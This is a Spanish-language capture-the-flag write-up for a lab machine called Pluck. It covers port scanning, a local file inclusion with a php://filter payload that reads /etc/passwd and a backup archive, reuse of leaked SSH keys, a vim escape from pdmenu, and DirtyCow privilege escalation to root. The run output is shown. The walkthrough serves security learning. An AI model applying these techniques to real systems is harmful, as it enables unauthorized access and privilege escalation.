Write-Up Pluck: 1

Información sobre la maquina:

"Enjoy" --- @ryanoberto


Nota: 192.168.56.101 (Pluck)

Vamos por ello, como siempre, hacemos un escaneo de puertos a ver que hay.


```
root@kali:~/Desktop/ctf_pluck# nmap -sV -sC 192.168.56.101 --top-ports 100

Starting Nmap 7.40 ( https://nmap.org ) at 2017-03-13 18:37 EDT
Nmap scan report for 192.168.56.101
Host is up, received arp-response (0.00058s latency).
Not shown: 97 closed ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
Reason: 97 resets
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 64 OpenSSH 7.3p1 Ubuntu 1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e8:87:ba:3e:d7:43:23:bf:4a:6b:9d:ae:63:14:ea:71 (RSA)
|_  256 8f:8c:ac:8d:e8:cc:f9:0e:89:f7:5d:a0:6c:28:56:fd (ECDSA)
80/tcp   open  http    syn-ack ttl 64 Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Pluck
3306/tcp open  mysql   syn-ack ttl 64 MySQL (unauthorized)
MAC Address: 08:00:27:45:29:54 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Los puertos abiertos son el 80, 22 y 3306, vamos a ver que hay en la web :D



Navegamos un poco y nos damos cuenta del parámetro *page* que incluye la pagina *about.php* parece que estamos ante un ¿LFI?. Vamos a intentar leer el fichero /etc/passwd.




¡Bingo! Leemos archivos del sistema, en el archivo *passwd* vemos que hay un fichero llamado backup.sh




Parece que es un bash que crea un backup de la carpeta /home, vamos a bajarlo en base64 con el siguiente filtro de php


index.php?pague=php://filter/convert.base64-encode/resource/backups/backup.tar



Recuperamos el fichero a .tar y lo extraemos.




Analizamos los archivos extraídos y nos encontramos con la carpeta /home/paul/keys que contiene keys de ssh, hay varias pero parece que id_key4 e id_key6 pesan más que el resto.



Creamos el usuario *paul* y en su carpeta .ssh agregamos id_key4 como id_rsa y id_key4.pub como id_rsa.pub. Probamos la conexión por SSH ¿habrá suerte?.

Vaya, problema de permisos, los cambiamos a 0600 y lo volvemos a intentar.

¿Que es esto de pdmenu? Después de analizarlo un poco, es posible ejecutar el archiconocido vim en la función de editar archivo. Ejecutamos el comando :history a ver que ha introducido el usuario *paul*, parece que invoca una shell, parece que estamos en el camino correcto.



¡Wow! Tenemos shell en el sistema, tras analizar el entorno parece que no hay ningún archivo que podamos utiliza par elevar privilegios, así que vamos a ver la versión del kernel.

```
paul@pluck:~$ id
uid=1002(paul) gid=1002(paul) groups=1002(paul)
paul@pluck:~$ uname -a
Linux pluck 4.8.0-22-generic #24-Ubuntu SMP Sat
4 GNU/Linux
```

La versión de kernel es vulnerable a la famosa DirtyCow, vamos a por nuestra amiga la vaca ¡Muuuuh!. Compilamos, ejecutamos, y… ¡voilá¡


```
paul@pluck:/tmp$ ls -l
total 28
-rwxrwxr-x 1 paul paul 14048 Mar 14 00:25 a.out
-rw-rw-r-- 1 paul paul  4688 Mar 14 00:25 cow.c
drwx------ 3 root root  4096 Mar 14 00:04 systemd-priva
systemd-timesyncd.service-Wu1tqH
paul@pluck:/tmp$ ./a.out
DirtyCow root privilege escalation
Backing up /usr/bin/passwd to /tmp/bak
Size of binary: 54256
Racing, this may take a while..
thread stopped
/usr/bin/passwd overwritten
Popping root shell.
Don't forget to restore /tmp/bak
thread stopped
root@pluck:/tmp# whoami
root
root@pluck:/tmp#
```

A estas alturas solo queda leer el fichero /root/flag.txt

```
root@pluck:/tmp# ls -l /root
total 4
-rw-r--r-- 1 root root 599 Jan 19 06:07 flag.txt
root@pluck:/tmp# cat /root/flag.txt

Congratulations you found the flag

--------------------------------------

######   ((((((((((((((((((((((((((((
#########   ((((((((((((((((((((((((((
,,##########   ((((((((((((((((((((((
@@,,,##########   ((((((((((((((((((
@@@@@,,,##########
@@@@@@@@,,,#########################
@@@@@@@@@@,,,#######################
@@@@@@@@@,,,#########################
@@@@@@,,,##########
@@@,,,##########   &&&&&&&&&&&&&&&&&&&&
,,,##########   &&&&&&&&&&&&&&&&&&&&&&
```

Write-Up by @danilabs